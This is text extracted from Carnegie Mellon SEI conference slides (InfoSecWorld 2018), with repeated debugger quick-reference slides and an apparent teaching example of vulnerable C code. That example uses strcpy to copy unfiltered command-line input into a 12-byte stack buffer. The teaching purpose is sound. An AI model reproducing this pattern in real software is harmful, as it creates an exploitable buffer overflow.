
1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle
- Show breakpoints
 - “b” button on toolbar

Execution

- Run program F9
- Step over F7
- Step into F8



QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle
- Show breakpoints
 - “b” button on toolbar

Execution

- Run program F9
- Step over F7
- Step into F8
- Also from Debug dropdown



QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
 2. Registers
 3. Stack
 4. Dump

Breakpoints


- Set
 - F2
 - Right click > Breakpoint > Toggle
 - Show breakpoints
 - “b” button on toolbar

Execution

- Run program F9
 - Step over F7
 - Step into F8
 - Also from Debug dropdown

Other

- Memory map
 - “m” button
 - Executable modules
 - “e” button



VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
 - unfiltered user input

```
void foo(char *bar) {  
    char c[12];  
    strcpy(c,bar); //obsolete code  
}
```

```
int main(int argc,char **argv) {  
    foo(argv[1]); // unfiltered user input  
}
```

